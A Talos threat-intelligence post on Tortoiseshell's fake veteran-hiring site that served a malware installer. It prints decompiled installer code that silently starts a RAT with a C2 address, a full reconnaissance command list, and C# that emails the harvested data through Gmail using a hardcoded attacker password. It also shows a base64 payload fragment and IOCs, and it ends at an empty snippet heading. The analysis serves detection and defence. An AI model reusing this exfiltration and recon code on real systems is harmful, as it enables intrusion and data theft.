# How Tortoiseshell created a fake veteran hiring website to host malware

blog.talosintelligence.com/2019/09/tortoiseshell-fake-veterans.html


*By Warren Mercer and Paul Rascagneres with contributions from Jungsoo An.*

## Introduction


Cisco Talos recently discovered a threat actor attempting to take advantage of Americans who may be seeking a job, especially military veterans. The actor, previously identified by Symantec as Tortoiseshell, deployed a website called hxxp://hiremilitaryheroes[.]com that posed as a website to help U.S. military veterans find jobs. The URL is strikingly close to the legitimate service from the U.S. Chamber of Commerce, https://www.hiringourheroes.org. The site prompted users to download an app, which was actually a malware downloader, deploying malicious spying tools and other malware.

This is just the latest actions by Tortoiseshell. Previous research showed that the actor was behind an attacker on an IT provider in Saudi Arabia. For this campaign Talos tracked, Tortoiseshell used the same backdoor that it has in the past, showing that they are relying on some of the same tactics, techniques and procedures (TTPs).


## Fake veteran hiring website

The fake website, called "Hire Military Heroes" (hxxp://hiremilitaryheroes[.]com/), which immediately goes after veterans with an image from the movie "Flags of our Fathers."


The website is only composed of three links to download a desktop app for free. The app is a fake installer. Contrary to standard malware installers, this one does not need to be silent, as the user expects an installation. Here's a look at the user interface, and the error message is always displayed to suggest something has "stopped" the app from accessing its database.




The progress bar almost fills up entirely, and then displays an error message:




The installer checks if Google is reachable. If not, the installation stops. If it is reachable, the installer downloads two binaries from hxxp://199[.]187[.]208[.]75/MyWS.asmx/GetUpdate?val=UID:

```
GET /MyWS.asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdterkudhf2 HTTP/1.1
Host: 199.187.208.75
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 11 Sep 2019 08:51:42 GMT
Content-Length: 118189

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://tempuri.org/">TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpc
vZGUuDQ0KJAAAAAAAAABQRQAATAEDACocS84AAAAAAAAAAOAAIgALATAAAEYAAAASAQAAAAAAMmUAAAAgAAAAgAAAAA
AgAAAAAAAAIAYIUAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAAAOBkAABPAAAAAIAAANQOAQAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAC50ZXh0
AAAGAucnNyYwAAANQOAQAAgAAAABABAABIAAAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAAKABAAACAAAAWAEAA
UZQAAAAAAAEgAAAACAAUArDIAALQxAAADAAIAAQAABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
bwMAAAYAKiICKA8AAAoAKhswBgCkEQAAAgAAEQAAKBAAAApyAQAAcCgRAAAKKBIAAAoLBywXACgQAAAKcgEAAHAoEQA
xQAAAoTBAARBAhvFQAACm8WAAAKAADeDREELAgRBG8XAAAKANwA3gBzGAAACgoGbxkAAAoXbxoAAAoABm8ZAAAKFm8b
AKAAZvGQAAChdvHgAACgAGbxkAAAoWbxsAAAoABm8fAAAKJgZvIAAAChMFABEFbyEAAApvIgAAChMGEQY5Zw4AAAARB
RBXJhAABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXJ5AABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBX
BXKpAABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXLDAABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXL
XIzAQBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXJxAQBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXK/
AQBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXINAgBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXJbAgB
gBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXLHAgBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXLlAgBw
BwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXJRAwBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXKfAwBwK
wKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXILBABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXIpBABwKB
KBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXLFBABwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXITBQBwKBA
BAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXKvBQBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXL9BQBwKBAA
AAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXKZBgBwKBAAAApyUwAAcCgRAAAKKCMAAApvFgAACgARBXLnBgBwKBAAA
```

The downloaded binaries are stored in base64. One of the binaries is a tool used to perform a reconnaissance stage on the system and the second is the Remote Administrative Tool. The RAT is executed as a service. The installer installs the service first (for the -install argument) and then stops/starts the service with the command and control (C2) server IP in argument:

```
    this.progressBar1.Value = 90;
    Process process = new Process();
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = fileName;
    process.StartInfo.Arguments = "-install";
    process.Start();
    process.WaitForExit();
    Process process2 = new Process();
    process2.StartInfo.CreateNoWindow = true;
    process2.StartInfo.UseShellExecute = false;
    process2.StartInfo.WindowStyle =
ProcessWindowStyle.Hidden;
    process2.StartInfo.FileName = "cmd.exe";
    process2.StartInfo.Arguments = "/C sc stop dllhost";
    process2.Start();
    process2.WaitForExit();
    Process process3 = new Process();
    process3.StartInfo.CreateNoWindow = true;
    process3.StartInfo.UseShellExecute = false;
    process3.StartInfo.WindowStyle =
ProcessWindowStyle.Hidden;
    process3.StartInfo.FileName = "cmd.exe";
    process3.StartInfo.Arguments = "/C sc start dllhost
http://66.42.78.193";
    process3.Start();
    process3.WaitForExit();
```

If something fails during the installation, an email is sent to the attacker. The credentials are hardcoded in the installer. The email account is ericaclayton2020@gmail[.]com and the error email is sent to marinaparks108@gmail[.]com.

## Reconnaissance phase

The downloaded reconnaissance tool is named "bird.exe" on the system and the internal name is Liderc. Liderc is a unique supernatural being of Hungarian folklore. The original form of this creature is a chicken, that would explain the name of the dropped PE on the system, "Bird.exe."

The purpose is to collect a lot of information on the victim machine:

```
date /t
time /t
systeminfo
mode
SCHTASKS
fsutil fsinfo drives
dism /online /get-packages
dism /online /get-features
DIR A:\\ /A:H /-C /N /Q /R /S /X /4
DIR B:\\ /A:H /-C /N /Q /R /S /X /4
DIR C:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F c:
DIR D:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F d:
DIR E:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F e:
DIR F:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F f:
DIR G:\\ /A:H /-C /N /Q /R /S /X /4
Tree /F g:
DIR H:\\ /A:H /-C /N /Q /R /S /X /4
DIR I:\\ /A:H /-C /N /Q /R /S /X /4
DIR J:\\ /A:H /-C /N /Q /R /S /X /4
DIR K:\\ /A:H /-C /N /Q /R /S /X /4
DIR L:\\ /A:H /-C /N /Q /R /S /X /4
DIR M:\\ /A:H /-C /N /Q /R /S /X /4
DIR N:\\ /A:H /-C /N /Q /R /S /X /4
DIR O:\\ /A:H /-C /N /Q /R /S /X /4
DIR P:\\ /A:H /-C /N /Q /R /S /X /4
gpresult /r /z
tasklist /v
driverquery -si
```

```
wmic product get /ALL
wmic computersystem get Name, domain, Manufacturer, Model, NumberofProcessors, PrimaryOwnerName,Username, Roles, totalphysicalmemory /format:list
wmic os get /all /format:list
wmic os get CurrentTimeZone, FreePhysicalMemory, FreeVirtualMemory, LastBootUpTime, NumberofProcesses, NumberofUsers, Organization, RegisteredUser, Status
wmic environment list
wmic sysdriver list brief
wmic service list brief
wmic process list brief
wmic startup list
wmic qfe list brief
wmic nteventlog list brief
wmic timezone get Caption, Bias, DaylightBias, DaylightName, StandardName
wmic systemenclosure get /all /format:list
wmic PerfLog
wmic recoveros
wmic quotasetting
wmic pagefile
wmic netuse get Caption, DisplayType, LocalName, Name, ProviderName, Status
wmic netprotocol
wmic netlogin
wmic memcache
wmic loadorder get Name, DriverEnabled, GroupOrder, Status
wmic job get Name, Owner, DaysOfMonth, DaysOfWeek, ElapsedTime, JobStatus, StartTime, Status
wmic irq get Name, Status
wmic dcomapp get Name, AppID /format:list
wmic bootconfig get BootDirectory, Caption, PerfLogDirectory, Lastdrive
wmic RDACCOUNT get AccountName,AuditFail,AuditSuccess,PermissionsAllowed,PermissionsDenied,SID,TerminalName
wmic RDNIC get MaximumConnections,NetworkAdapterID,NetworkAdapterName,TerminalName

wmic baseboard get Manufacturer, Model, Name, PartNumber, slotlayout, serialnumber, poweredon
wmic bios get name, version, serialnumber
wmic memphysical get Manufacturer, Model, SerialNumber, MaxCapacity, MemoryDevices
wmic cpu get Name, Caption, MaxClockSpeed, DeviceID, status
wmic nic
wmic nicconfig
wmic nicconfig get MACAddress, DefaultIPGateway, IPAddress, IPSubnet, DNSHostName, DNSDomain
wmic nicconfig get MACAddress, IPAddress, DHCPEnabled, DHCPLeaseExpires, DHCPLeaseObtained, DHCPServer
wmic nicconfig get MACAddress, IPAddress, DNSHostName, DNSDomain, DNSDomainSuffixSearchOrder, DNSEnabledForWINSResolution, DNSServerSearchOrder
wmic nicconfig get MACAddress, IPAddress, WINSPrimaryServer, WINSSecondaryServer, WINSEnableLMHostsLookup, WINSHostLookupFile
wmic onboarddevice get Description, DeviceType, Enabled, Status
wmic desktopmonitor get screenheight, screenwidth

wmic useraccount list
wmic ntdomain
wmic sysaccount list
wmic group get Caption, InstallDate, LocalAccount, Domain, SID, Status
wmic netclient
```

```
wmic share list brief
wmic logicaldisk get Name, Compressed, Description, DriveType, FileSystem, FreeSpace, SupportsDiskQuotas, VolumeDirty, VolumeName
wmic diskdrive get Name, Manufacturer, Model, InterfaceType, MediaLoaded, MediaType
wmic partition
wmic diskquota get User, Warninglimit, DiskSpaceUsed, QuotaVolume
wmic SOFTWAREELEMENT get Attributes,BuildNumber,CodeSet,Description,IdentificationCode,InstallDate,InstallState,LanguageEdition,Manufacturer,Name
quser
ipconfig /all
netstat -rs
net view
net view /domain
nltest /trusted_domains
net localgroup administrators
net localgroup administrators /domain
net localgroup users
net localgroup users /domain
net localgroup IIS_IUSRS
net user /domain
net group /domain
net group \"domain admins\" /domain
net group \"domain computers\" /domain
net group \"enterprise admins\" /domain
net accounts
net share
route print
arp -a
netsh Firewall show state
netsh advfirewall firewall show rule name=all dir=in type=dynamic
netstat -ao
netstat -ao | find \"3389\"
```

The attacker retrieves information such as the date, time and drivers. The attacker can then see information on the system, the patch level, the number of processors, the network configuration, the hardware, firmware versions, the domain controller, the name of the admin, the list of the account, etc. This is a significant amount of information relating to a machine and makes the attacker well-prepared to carry out additional attacks. The attacker even gets the size of the screen by using WMI, which is potentially a trick to identify if the system is a sandbox.

All this information is sent by email by using the same emails:

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient("smtp.gmail.com");
mailMessage.From = new MailAddress("ericaclayton2020@gmail.com");
mailMessage.To.Add("marinaparks108@gmail.com");
string fileName = Path.Combine(Path.GetTempPath(), "si.abc");
Attachment attachment = new Attachment(fileName, "application/octet-stream");
mailMessage.Attachments.Add(attachment);
attachment.Name = "si.abc";
mailMessage.Subject = "Feedback from PC";
mailMessage.Body = "Hey! this is some good text.";
smtpClient.UseDefaultCredentials = false;
smtpClient.Port = 587;
smtpClient.Credentials = new NetworkCredential("ericaclayton2020@gmail.com", "3mKc2v7i$XWOaPqN9PiAQ7t");
smtpClient.EnableSsl = true;
smtpClient.DeliveryMethod = SmtpDeliveryMethod.Network;
smtpClient.Send(mailMessage);
flag2 = true;
```

## Remote access tool

This actor also deploys a RAT named "IvizTech" on the system. The code and features are similar to the ones outlined by Symantec. The IP is put in argument to the service. The attackers hoped that this would make it impossible to get to the C2, as the installer is needed — you can't just get there with the RAT itself. This allows an attacker to have a malware that they can add modules onto (no need to recompile when you want to update the C2). Requiring the installer also could make it more complicated for researchers to access the C2 and get hands-on analysis of the malware.

The malware has four features:

- kill_me: It stops the service and removes the malware

- Upload: It downloads a file on the internet
- Unzip: It uses PowerShell to unzip and execute code on the system
- And finally, the malware can execute a command

## Conclusion

This new campaign utilizing the malicious hiring website represents a massive shift for Tortiseshell. This particular attack vector has the potential to allow a large swath of people to become victims of this attack. Americans are quick to give back and support the veteran population. Therefore, it's this website has a high chance of gaining traction on social media where users could share the link in the hopes of supporting veterans.

At the time of publication, we do not have a method of distribution used, nor do we have proof of this existing in the wild. The level of sophistication is low as the .NET binary used has poor OPSEC capabilities, such as hard-coded credentials, but then other more advanced techniques by making the malware modular and aware that the victim already ran it. There is a possibility that multiple teams from an APT worked on multiple elements of this malware, as we can see certain levels of sophistication existing and various levels of victimology.

## Coverage

Intrusion prevention systems such as SNORT® provide an effective tool to detect Tortoiseshell activity due to specific signatures present at the end of each command. In addition to intrusion prevention systems, it is advisable to employ endpoint detection and response tools (EDR) such as Cisco AMP for Endpoints, which gives users the ability to track process invocation and inspect processes. Try AMP for free here.

Additional ways our customers can detect and block these threats are listed below.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

| PRODUCT | PROTECTION |
|---|---|
| AMP | ✔ |
| CloudLock | N/A |
| CWS | ✔ |
| Email Security | ✔ |
| Network Security | ✔ |
| Threat Grid | ✔ |
| Umbrella | ✔ |
| WSA | ✔ |

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORT® Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

## IOCs

### Network

hxxp://199[.]187[.]208[.]75/MyWS.asmx/GetUpdate?val=H7ddew3rfJid97fer374887sdnJDgsdte
hxxp://66[.]42[.]78[.]193/response/
hxxp://66[.]42[.]78[.]193/statement/
hxxp://hiremilitaryheroes[.]com/

### Samples

Installers:

c121f97a43f4613d0a29f31ef2e307337fa0f6d4f4eee651ee4f41a3df24b6b5
2a9589538c563c006eaf4f9217a192e8a34a1b371a31c61330ce2b396b67fd10
55b0708fed0684ce8fd038d4701cc321fe7b81def7f1b523acc46b6f9774cb7b

Reconnaissance PE:

ec71068481c29571122b2f6db1f8dc3b08d919a7f710f4829a07fb4195b52fac

RAT:

51d186c16cc609ddb67bd4f3ecd09ef3566cb04894f0496f7b01f356ae260424

### Additional IOCs related to this actor

41db45b0c51b98713bc526452eef26074d034b2c9ec159b44528ad4735d14f4a
78e1f53730ae265a7eb00b65fbb1304bbe4328ee5b7f7ac51799f19584b8b9d4
46873290f58c25845b21ce7e560eae1b1d89000e887c2ff2976d931672390dd8
f31b5e14314388903a32eaa68357b8a5d07cbe6731b0bd97d2ee33ac67ea8817
f1c05ff306e941322a38fffb21dfdb5f81c42a00a118217b9d4e9807743d7275
1848f51d946fa8b348db8ef945a1ebff33ff76803ad26dfd175d9ea2aa56c7d0
ed150d9f6e12b6d669bcede3b7dc2026b7161f875edf26c93296e8c6e99152d5
2682328bde4c91637e88201eda5f5c400a3b3c0bdb87438d35660494feff55cf
e82a08f1514ccf38b3ae6b79e67d7605cb20b8377206fbdc44ddadfb06ae4d0d

185[.]43[.]108[.]134
162[.]220[.]55[.]249

Spreadme[.]international

"You rock" installer snippet: